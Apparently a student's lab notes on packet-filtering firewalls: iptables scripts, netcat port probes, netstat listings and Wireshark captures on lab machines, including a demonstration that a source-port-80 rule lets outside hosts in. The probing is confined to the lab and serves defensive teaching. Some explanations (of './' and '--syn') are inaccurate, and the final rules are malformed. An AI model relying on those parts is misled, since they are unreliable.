999	3.063339719	192.168.23.2	192.168.12.1	SSH	62330	Server: Encrypted packet (len=62264)
1000	3.063692228	192.168.12.1	192.168.23.2	TCP	66	36044 → 22 [ACK] Seq=17437 Ack=21534501 Win=22905 Len=0 TSval=3975663284 TSecr=2826818577
1001	3.063692328	192.168.12.1	192.168.23.2	SSH	102	Client: Encrypted packet (len=36)
1002	3.063704628	192.168.23.2	192.168.12.1	SSH	62330	Server: Encrypted packet (len=62264)
1003	3.063715628	192.168.23.2	192.168.12.1	SSH	62330	Server: Encrypted packet (len=62264)
1004	3.063722228	192.168.23.2	192.168.12.1	SSH	62330	Server: Encrypted packet (len=62264)
1005	3.063728129	192.168.23.2	192.168.12.1	SSH	62330	Server: Encrypted packet (len=62264)
1006	3.063736829	192.168.23.2	192.168.12.1	SSH	62330	Server: Encrypted packet (len=62264)
1007	3.063918533	192.168.23.2	192.168.12.1	TCP	66	22 → 36044 [ACK] Seq=21900885 Ack=17473 Win=4939 Len=0 TSval=2826818579 TSecr=3975663284
1008	3.064226241	192.168.12.1	192.168.23.2	TCP	66	36044 → 22 [ACK] Seq=17473 Ack=21596765 Win=23034 Len=0 TSval=3975663284 TSecr=2826818579
1009	3.064226241	192.168.12.1	192.168.23.2	SSH	102	Client: Encrypted packet (len=36)
1010	3.064234241	192.168.23.2	192.168.12.1	SSH	58350	Server: Encrypted packet (len=58284)

Task 2.6 SSH versions

SSH1 and SSH2 encrypt at different parts of the packets, and SSH1 uses server and host keys to authenticate systems where SSH2 only uses host keys. They are very different protocols.

SECTION 3 — 11th Feb 2022

Packet filtering firewalls

TOPOLOGY AND TESTING TOOLS:

- **iptables** is the standard Linux kernel firewall.

1. ***Ping***

   ping sends an ICMP packet to a machine and gets a response to test basic IP connectivity, use the following command:

   root@client:~# ping 192.168.23.2

   Use IP addresses instead of names (firewall may be blocking DNS).

   To end **ping**: *ctrl-c*

```
┌──(root💀client)-[~]
└─# ping 192.168.23.2
PING 192.168.23.2 (192.168.23.2) 56(84) bytes of data.
64 bytes from 192.168.23.2: icmp_seq=1 ttl=64 time=0.793 ms
64 bytes from 192.168.23.2: icmp_seq=2 ttl=64 time=0.438 ms
64 bytes from 192.168.23.2: icmp_seq=3 ttl=64 time=0.291 ms
64 bytes from 192.168.23.2: icmp_seq=4 ttl=64 time=0.375 ms
64 bytes from 192.168.23.2: icmp_seq=5 ttl=64 time=0.570 ms
64 bytes from 192.168.23.2: icmp_seq=6 ttl=64 time=0.354 ms
64 bytes from 192.168.23.2: icmp_seq=7 ttl=64 time=1.43 ms
64 bytes from 192.168.23.2: icmp_seq=8 ttl=64 time=0.353 ms
64 bytes from 192.168.23.2: icmp_seq=9 ttl=64 time=0.600 ms
64 bytes from 192.168.23.2: icmp_seq=10 ttl=64 time=0.365 ms
64 bytes from 192.168.23.2: icmp_seq=11 ttl=64 time=1.42 ms
64 bytes from 192.168.23.2: icmp_seq=12 ttl=64 time=0.330 ms
64 bytes from 192.168.23.2: icmp_seq=13 ttl=64 time=0.555 ms
64 bytes from 192.168.23.2: icmp_seq=14 ttl=64 time=0.418 ms
64 bytes from 192.168.23.2: icmp_seq=15 ttl=64 time=0.569 ms
64 bytes from 192.168.23.2: icmp_seq=16 ttl=64 time=0.304 ms
64 bytes from 192.168.23.2: icmp_seq=17 ttl=64 time=0.973 ms
64 bytes from 192.168.23.2: icmp_seq=18 ttl=64 time=0.277 ms
64 bytes from 192.168.23.2: icmp_seq=19 ttl=64 time=1.52 ms
64 bytes from 192.168.23.2: icmp_seq=20 ttl=64 time=0.354 ms
64 bytes from 192.168.23.2: icmp_seq=21 ttl=64 time=0.558 ms
64 bytes from 192.168.23.2: icmp_seq=22 ttl=64 time=0.408 ms
64 bytes from 192.168.23.2: icmp_seq=23 ttl=64 time=1.69 ms
64 bytes from 192.168.23.2: icmp_seq=24 ttl=64 time=0.402 ms
64 bytes from 192.168.23.2: icmp_seq=25 ttl=64 time=0.615 ms
64 bytes from 192.168.23.2: icmp_seq=26 ttl=64 time=0.440 ms
64 bytes from 192.168.23.2: icmp_seq=27 ttl=64 time=0.646 ms
64 bytes from 192.168.23.2: icmp_seq=28 ttl=64 time=0.371 ms
64 bytes from 192.168.23.2: icmp_seq=29 ttl=64 time=1.40 ms
64 bytes from 192.168.23.2: icmp_seq=30 ttl=64 time=0.354 ms
64 bytes from 192.168.23.2: icmp_seq=31 ttl=64 time=1.03 ms
64 bytes from 192.168.23.2: icmp_seq=32 ttl=64 time=0.715 ms
```

2. ***host*** for DNS lookup

   To test DNS lookup use:

   host <name to look up>

   Example: *host server.somedomain.nosuch*

   Here the host asks the DNS server listed in */etc/resolv.conf* to give the IP address for the name.

```
┌──(root💀client)-[~]
└─# host server.somedomain.nosuch
server.somedomain.nosuch has address 192.168.23.3
```

To query a particular DNS server use:

host <name_to_look_up> 192.168.23.3

```
┌──(root💀client)-[~]
└─# host server.somedomain.nosuch 192.168.23.3
Using domain server:
Name: 192.168.23.3
Address: 192.168.23.3#53
Aliases:

server.somedomain.nosuch has address 192.168.23.3
```

192.168.23.3 is authoritative for the virtual machine domain called "*somedomain.nosuch*".

3. Netcat (the *nc* command) for testing TCP/UDP connectivity

To know which servers are "listening" for clients on a particular machine use:

netstat -l -t -p -n

The avobe command means:

- show the network status of listening services (-l)
- to TCP ports (-t)
- show the processes listening to these ports (-p)
- without converting any port numbers to commonly used names (-n)

```
┌──(root💀client)-[~]
└─# netstat -l -t -p -n
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:8834            0.0.0.0:*               LISTEN      799/nessusd
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      806/sshd: /usr/sbin
tcp6       0      0 :::8834                 :::*                    LISTEN      799/nessusd
tcp6       0      0 ::1:3350                :::*                    LISTEN      810/xrdp-sesman
tcp6       0      0 :::22                   :::*                    LISTEN      806/sshd: /usr/sbin
```

4. Netcat (the nc command) for testing TCP/UDP connectivity

Netcat can run in client and server mode to test either client and/or server connectivity. For example on client we can see if the telnet TCP port on server is open using:

client:~# nc -v -n -z -w 3 192.168.23.3 23

```
┌──(root💀client)-[~]
└─# nc -v -n -z -w 3 192.168.23.3 23
Connection to 192.168.23.3 23 port [tcp/*] succeeded!
```

-v :verbose, print something

-n :only use numeric IP addresses (works if DNS is not working)

-z do not send data, just scan the port to see if it is open (i.e. carryout the threeway hanshake SYN, SYN/ACK, ACK) and then immediately close.

-w 3 :wait three seconds (if the firewall is blocking it will wait forever without this argument)

192.168.23.3 : the IP address of the machine to scan (server)


23 the remote destination port to attempt connection

To emulate a particular server port (e.g TCP port 44):

server:~# nc -l -k -p 44

Then on client:

client:~# nc -v -n -z -w 3 192.168.23.3 44



5. Wireshark for quick monitoring of packets

To know what has got through a firewall (e.g. there may not be full connectivity for an application (e.g. the netcat example above fails) but want to know about packets in just the forward direction).

Disable samba on server:

server:~# systemctl stop smbd

server:~# systemctl stop nmbd

This will stop extra SMB packets from the Samba server on server confusing the display.

View packets entering/leaving through a port on a machine using Wireshark:

client:~# ssh -X 192.168.23.3

server:~# wireshark -f "not port 22" &

tshark is useful if you cannot get remote access (e.g. to monitor packets on server):

server:~# tshark -i eth0

To stop capture use *ctrl-c*

Task 3.1 Collect some brief notes on how to use iptables

This is a default firewall configuration, available on gateway as the file /root/firewall script.sh

#!/bin/sh

This script sets up a (very) basic set of firewall rules

First set all the rules to drop (nothing gets through)

iptables -P INPUT DROP

iptables -P OUTPUT DROP

iptables -P FORWARD DROP

Flush out old rules (start with empty rules) iptables -F

let internal machines access the external DNS in both directions

by using this machine as a DNS proxy

(ie we trust this external machine but only on port 53)

iptables -A INPUT -i eth0 -p udp --dport 53 -j ACCEPT

iptables -A OUTPUT -o eth0 -p udp --sport 53 -j ACCEPT

iptables -A OUTPUT -o eth1 -p udp --dport 53 -j ACCEPT

iptables -A INPUT -i eth1 -p udp --sport 53 -j ACCEPT

allow client to connect to gateway and server on port 22 (so that you can us

iptables -A INPUT -i eth0 -p tcp --dport 22 -j ACCEPT


iptables -A OUTPUT -o eth0 -p tcp --sport 22 -j ACCEPT


iptables -A FORWARD -i eth0 -p tcp --dport 22 -j ACCEPT


iptables -A FORWARD -o eth0 -p tcp ! --syn --sport 22 -j ACCEPT


Manual of iptables:


gateway:~# man iptables











Open the file on gateway:

root@gateway:~# nano ./firewall_script.sh

Try: *echo "hello world"*

```
# This script sets up a (very) basic set of firewall rules

# First set all the rules to drop (nothing gets through)
iptables -P INPUT DROP
iptables -P OUTPUT DROP
iptables -P FORWARD DROP

# Flush out old rules (start with empty rules)
iptables -F

# let internal machines access the external DNS in both directions
# by using this machine as a DNS proxy
## (ie we trust this external machine but only on port 53)

iptables -A INPUT -i eth0 -p udp --dport 53 -j ACCEPT
iptables -A OUTPUT -o eth0 -p udp --sport 53 -j ACCEPT
iptables -A OUTPUT -o eth1 -p udp --dport 53 -j ACCEPT
iptables -A INPUT -i eth1 -p udp --sport 53 -j ACCEPT

# allow client to connect to gateway and server on port 22 (so that you can use wireshark)
iptables -A INPUT -i eth0 -p tcp --dport 22 -j ACCEPT
iptables -A OUTPUT -o eth0 -p tcp --sport 22 -j ACCEPT
iptables -A FORWARD -i eth0 -p tcp --dport 22 -j ACCEPT
iptables -A FORWARD -o eth0 -p tcp ! --syn --sport 22  -j ACCEPT

# below here this is where you put your configuration

echo "hello world"



root@gateway:~# ./firewall_script.sh
hello world
root@gateway:~# _
```

Task 3.2 (Extension) Why do you need to use ./?

Unix command line programs in the current directory should only be runnable by preceding the program with "./"

It means "current directory" and it is used to navigate files that are not present in the current directory, without leaving it.

Task 3.3 Learning to use the tools

Enable the firewall to block everything (except SSH and DNS) using:

gateway:~# ./firewall_block_everything.sh

Check that you do NOT have connectivity from client to server on port 80 (HTTP):

client:~# nc -v -n -z -w 3 192.168.23.3 80

```
┌──(root💀client)-[~]
└─# nc -v -n -z -w 3 192.168.23.3 80
nc: connect to 192.168.23.3 port 80 (tcp) timed out: Operation now in progress

┌──(root💀client)-[~]
└─#
```

Check things for an arbitrary port (and in the other direction for TCP port 43) using:

root@client:~# nc -l -k -p 43

root@server:~# nc -v -n -z -w 3 192.168.12.1 43

```
root@server:~# nc  -v -n -z -w 3 192.168.12.1 43
nc: connect to 192.168.12.1 port 43 (tcp) timed out: Operation now in progress
root@server:~#
```

If you try to listen to a port that is already in use you will get a warning, as only one application can use a port at a time:

nc: listen: Address already in use

To find the ports already in use on **client**, **gateway** and **server** use:

netstat -l -t -n -p

Output on client:

```
┌──(root💀client)-[~]
└─# netstat -l -t -n -p                                                    130 ×
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:8834            0.0.0.0:*               LISTEN      799/nessusd
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      806/sshd: /usr/sbin
tcp6       0      0 :::8834                 :::*                    LISTEN      799/nessusd
tcp6       0      0 ::1:3350                :::*                    LISTEN      810/xrdp-sesman
tcp6       0      0 :::22                   :::*                    LISTEN      806/sshd: /usr/sbin

┌──(root💀client)-[~]
└─#
```

Output on server:

```
root@server:~# nc  -v -n -z -w 3 192.168.12.1 43
nc: connect to 192.168.12.1 port 43 (tcp) timed out: Operation now in progress
root@server:~# netstat -l -t -n -p
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN      578/named
tcp        0      0 192.168.23.3:53         0.0.0.0:*               LISTEN      578/named
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN      578/named
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      607/vsftpd
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      554/systemd-resolve
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      612/sshd: /usr/sbin
tcp6       0      0 ::1:953                 :::*                    LISTEN      578/named
tcp6       0      0 :::443                  :::*                    LISTEN      657/apache2
tcp6       0      0 :::37                   :::*                    LISTEN      654/xinetd
tcp6       0      0 :::7                    :::*                    LISTEN      654/xinetd
tcp6       0      0 :::79                   :::*                    LISTEN      654/xinetd
tcp6       0      0 :::80                   :::*                    LISTEN      657/apache2
tcp6       0      0 :::22                   :::*                    LISTEN      612/sshd: /usr/sbin
tcp6       0      0 :::23                   :::*                    LISTEN      654/xinetd
root@server:~# _
```

Output on gateway:

```
root@gateway:~# netstat -l -t -n -p
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:10514           0.0.0.0:*               LISTEN      635/rsyslogd
tcp        0      0 192.168.12.2:53         0.0.0.0:*               LISTEN      628/named
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN      628/named
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      605/systemd-resolve
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      682/sshd: /usr/sbin
tcp        0      0 0.0.0.0:8089            0.0.0.0:*               LISTEN      617/splunkd
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN      628/named
tcp        0      0 0.0.0.0:8191            0.0.0.0:*               LISTEN      797/mongod
tcp        0      0 0.0.0.0:8000            0.0.0.0:*               LISTEN      617/splunkd
tcp        0      0 127.0.0.1:8065          0.0.0.0:*               LISTEN      869/python3.7
tcp6       0      0 :::10514                :::*                    LISTEN      635/rsyslogd
tcp6       0      0 :::22                   :::*                    LISTEN      682/sshd: /usr/sbin
tcp6       0      0 ::1:953                 :::*                    LISTEN      628/named
root@gateway:~# _
```

Task 3.4 The bad way to set up a firewall

Edit the firewall script to include the following at the end:


iptables -A FORWARD -i eth0 -o eth1 -p tcp --dport 80 -j ACCEPT

Now connect to server from client using *ssh -X 192.168.23.3* and monitor packets at server on eth0 using:

server:~# wireshark -f "not port 22" &

While monitoring the packets try again to get HTTP connectivity between client and server:

client:~# nc -v -n -z -w 3 192.168.23.3 80




Now enable traffic in the reverse direction (bad way to do it):

iptables -A FORWARD -i eth1 -o eth0 -p tcp --sport 80 -j ACCEPT

```
#!/bin/sh
# This script sets up a (very) basic set of firewall rules

# First set all the rules to drop (nothing gets through)
iptables -P INPUT DROP
iptables -P OUTPUT DROP
iptables -P FORWARD DROP

# Flush out old rules (start with empty rules)
iptables -F

# let internal machines access the external DNS in both directions
# by using this machine as a DNS proxy
## (ie we trust this external machine but only on port 53)

iptables -A INPUT -i eth0 -p udp --dport 53 -j ACCEPT
iptables -A OUTPUT -o eth0 -p udp --sport 53 -j ACCEPT
iptables -A OUTPUT -o eth1 -p udp --dport 53 -j ACCEPT
iptables -A INPUT -i eth1 -p udp --sport 53 -j ACCEPT

# allow client to connect to gateway and server on port 22 (so that you can use wireshark)
iptables -A INPUT -i eth0 -p tcp --dport 22 -j ACCEPT
iptables -A OUTPUT -o eth0 -p tcp --sport 22 -j ACCEPT
iptables -A FORWARD -i eth0 -p tcp --dport 22 -j ACCEPT
iptables -A FORWARD -o eth0 -p tcp ! --syn --sport 22  -j ACCEPT

# below here this is where you put your configuration

iptables -A FORWARD -i eth0 -o eth1 -p tcp --dport 80 -j ACCEPT
iptables -A FORWARD -i eth1 -o eth0 -p tcp --sport 80 -j ACCEPT

root@gateway:~# ./firewall_script.sh
root@gateway:~# _
```

```
┌──(root💀client)-[~]
└─# nc -v -n -z -w 3 192.168.23.3 80                                    1 ×
nc: connect to 192.168.23.3 port 80 (tcp) timed out: Operation now in progress

┌──(root💀client)-[~]
└─# nc -v -n -z -w 3 192.168.23.3 80                                    1 ×
Connection to 192.168.23.3 80 port [tcp/*] succeeded!

┌──(root💀client)-[~]
└─#
```



No.	Time	Source	Destination	Protocol	Length	Info
54	303.926518280	192.168.23.254	224.0.0.251	MDNS	91	Standard query response 0x0000 A 192.168.23.254
55	303.928004036	192.168.23.254	224.0.0.251	MDNS	81	Standard query 0x0000 ANY cseevdi-324-006.local, "QM" question
56	303.929056675	192.168.23.254	224.0.0.252	LLMNR	75	Standard query 0xdbab ANY cseevdi-324-006
57	303.929056775	192.168.23.254	224.0.0.251	MDNS	91	Standard query response 0x0000 A 192.168.23.254
58	303.930679135	192.168.23.254	224.0.0.22	IGMPv3	54	Membership Report / Leave group 224.0.0.252
59	303.931421763	192.168.23.254	224.0.0.22	IGMPv3	54	Membership Report / Join group 224.0.0.252 for any sources
60	303.932123989	192.168.23.254	224.0.0.251	MDNS	81	Standard query 0x0000 ANY cseevdi-324-006.local, "QM" question
61	303.932776513	192.168.23.254	224.0.0.251	MDNS	91	Standard query response 0x0000 A 192.168.23.254
62	303.933730048	192.168.23.254	224.0.0.251	MDNS	81	Standard query 0x0000 ANY cseevdi-324-006.local, "QM" question
63	303.934238667	192.168.23.254	224.0.0.251	MDNS	91	Standard query response 0x0000 A 192.168.23.254
64	304.188651721	192.168.23.254	224.0.0.22	IGMPv3	54	Membership Report / Join group 224.0.0.252 for any sources
65	342.555346568	Microsof_11:5c:06	Microsof_11:5c:08	ARP	42	Who has 192.168.23.3? Tell 192.168.23.2
66	342.555365569	Microsof_11:5c:08	Microsof_11:5c:06	ARP	42	192.168.23.3 is at 00:15:5d:11:5c:08
67	342.783992954	Microsof_11:5c:08	Microsof_11:5c:06	ARP	42	Who has 192.168.23.2? Tell 192.168.23.3
68	342.784505573	Microsof_11:5c:06	Microsof_11:5c:08	ARP	42	192.168.23.2 is at 00:15:5d:11:5c:06
69	350.291924823	192.168.23.254	239.255.255.250	SSDP	216	M-SEARCH * HTTP/1.1
70	351.299402569	192.168.23.254	239.255.255.250	SSDP	216	M-SEARCH * HTTP/1.1
71	352.309657304	192.168.23.254	239.255.255.250	SSDP	216	M-SEARCH * HTTP/1.1
72	353.323418855	192.168.23.254	239.255.255.250	SSDP	216	M-SEARCH * HTTP/1.1
73	355.076936615	192.168.12.1	192.168.23.3	TCP	74	41712 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 T…
74	355.076980716	192.168.23.3	192.168.12.1	TCP	74	80 → 41712 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SA…
75	355.077483335	192.168.12.1	192.168.23.3	TCP	66	41712 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1345185246…
76	355.077557037	192.168.12.1	192.168.23.3	TCP	66	41712 → 80 [FIN, ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=13451…
77	355.079980426	192.168.23.3	192.168.12.1	TCP	66	80 → 41712 [ACK] Seq=1 Ack=2 Win=65216 Len=0 TSval=2095513116…
78	355.089342368	192.168.23.3	192.168.12.1	TCP	66	80 → 41712 [FIN, ACK] Seq=1 Ack=2 Win=65216 Len=0 TSval=20955…
79	355.089722782	192.168.12.1	192.168.23.3	TCP	66	41712 → 80 [ACK] Seq=2 Ack=2 Win=64256 Len=0 TSval=1345185258…
80	361.729539713	192.168.23.3	192.168.23.2	TCP	74	55190 → 10514 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=…
81	362.752044469	192.168.23.3	192.168.23.2	TCP	74	[TCP Retransmission] 55190 → 10514 [SYN] Seq=0 Win=64240 Len=…
82	364.768001987	192.168.23.3	192.168.23.2	TCP	74	[TCP Retransmission] 55190 → 10514 [SYN] Seq=0 Win=64240 Len=…
83	368.896039375	192.168.23.3	192.168.23.2	TCP	74	[TCP Retransmission] 55190 → 10514 [SYN] Seq=0 Win=64240 Len=…
84	377.088022633	192.168.23.3	192.168.23.2	TCP	74	[TCP Retransmission] 55190 → 10514 [SYN] Seq=0 Win=64240 Len=…

Task 3.5 Showing why the last rule in Task 3.4 is bad

Turn off the apache server (HTTP server) on server as the web server apache2 is currently using port 80:

server:~# systemctl stop apache2

Check that you can get connectivity from server into client using:

server:~# nc -v -n -z -w 3 -p 80 192.168.12.1 8834

```
root@server:~# systemctl stop apache2
root@server:~# nc -v -n -z -w  3 -p 80 192.168.12.1 8834
Connection to 192.168.12.1 8834 port [tcp/*] succeeded!
root@server:~# _
```

This version of the firewall is bad because it has allowed external “bad users” go in the same way internal users can contact the external web servers.

Task 3.6 A better firewall rule

Delete the last rule and insert this better rule:

iptables -A FORWARD -i eth1 -o eth0 -p tcp ! --syn --sport 80 -j ACCEPT

```
#!/bin/sh
# This script sets up a (very) basic set of firewall rules

# First set all the rules to drop (nothing gets through)
iptables -P INPUT DROP
iptables -P OUTPUT DROP
iptables -P FORWARD DROP

# Flush out old rules (start with empty rules)
iptables -F

# let internal machines access the external DNS in both directions
# by using this machine as a DNS proxy
## (ie we trust this external machine but only on port 53)

iptables -A INPUT -i eth0 -p udp --dport 53 -j ACCEPT
iptables -A OUTPUT -o eth0 -p udp --sport 53 -j ACCEPT
iptables -A OUTPUT -o eth1 -p udp --dport 53 -j ACCEPT
iptables -A INPUT -i eth1 -p udp --sport 53 -j ACCEPT

# allow client to connect to gateway and server on port 22 (so that you can use wireshark)
iptables -A INPUT -i eth0 -p tcp --dport 22 -j ACCEPT
iptables -A OUTPUT -o eth0 -p tcp --sport 22 -j ACCEPT
iptables -A FORWARD -i eth0 -p tcp --dport 22 -j ACCEPT
iptables -A FORWARD -o eth0 -p tcp ! --syn --sport 22  -j ACCEPT

# below here this is where you put your configuration

iptables -A FORWARD -i eth0 -o eth1 -p tcp --dport 80 -j ACCEPT
iptables  -A FORWARD -i eth1 -o eth0 -p tcp ! --syn --sport 80  -j ACCEPT

root@gateway:~# ./firewall_script.sh
root@gateway:~#
```

Test that the “bad” server cannot connect to client as it did before:

server:~# nc -v -n -z -w 3 -p 80 192.168.12.1 8834

```
root@server:~# systemctl stop apache2
root@server:~# nc -v -n -z -w  3 -p 80 192.168.12.1 8834
Connection to 192.168.12.1 8834 port [tcp/*] succeeded!
root@server:~# nc -v -n -z -w 3 -p 80 192.168.12.1 8834
nc: connect to 192.168.12.1 port 8834 (tcp) timed out: Operation now in progress
root@server:~#
```

Test that client can connect to server through HTTP and restart apache on server:

```
┌──(root💀client)-[~]
└─# nc -v -n -z -w 3 192.168.23.3 80
Connection to 192.168.23.3 80 port [tcp/*] succeeded!
```

--syn does not match the first “SYN” packet of a connection, so external clients are blocked from connecting to the protected network.

Task 3.7 Build your own firewall “policy”

To find out the port number of a protocol you can use:

client:~# grep <protocol> /etc/services

Allow all Internal TCP traffic (i.e. from client) to connect to External (server) except for the specific ports below:

iptables -A INPUT -i eth0 -p tcp –dport 80 -j ACCEPT

iptables -A OUTPUT -o eth0 -p tcp –sport 80 -j ACCEPT

iptables -A OUTPUT -o eth1 -p tcp –dport 80 -j ACCEPT

iptables -A INPUT -i eth1 -p tcp –sport 80 -j ACCEPT

• block all UDP except for the DNS rules already in the default script

iptables -A INPUT -p udp -j DROP
iptables -A OUTPUT -p udp -j DROP

• block outbound Telnet, pop3, pop2, imap, imap3 (but allow outbound pop3s, imaps which are secure versions of pop3 and imap).

iptables -A OUTPUT -p tcp --dport 23 -j REJECT

iptables -A OUTPUT -p tcp --dport 110 -j REJECT

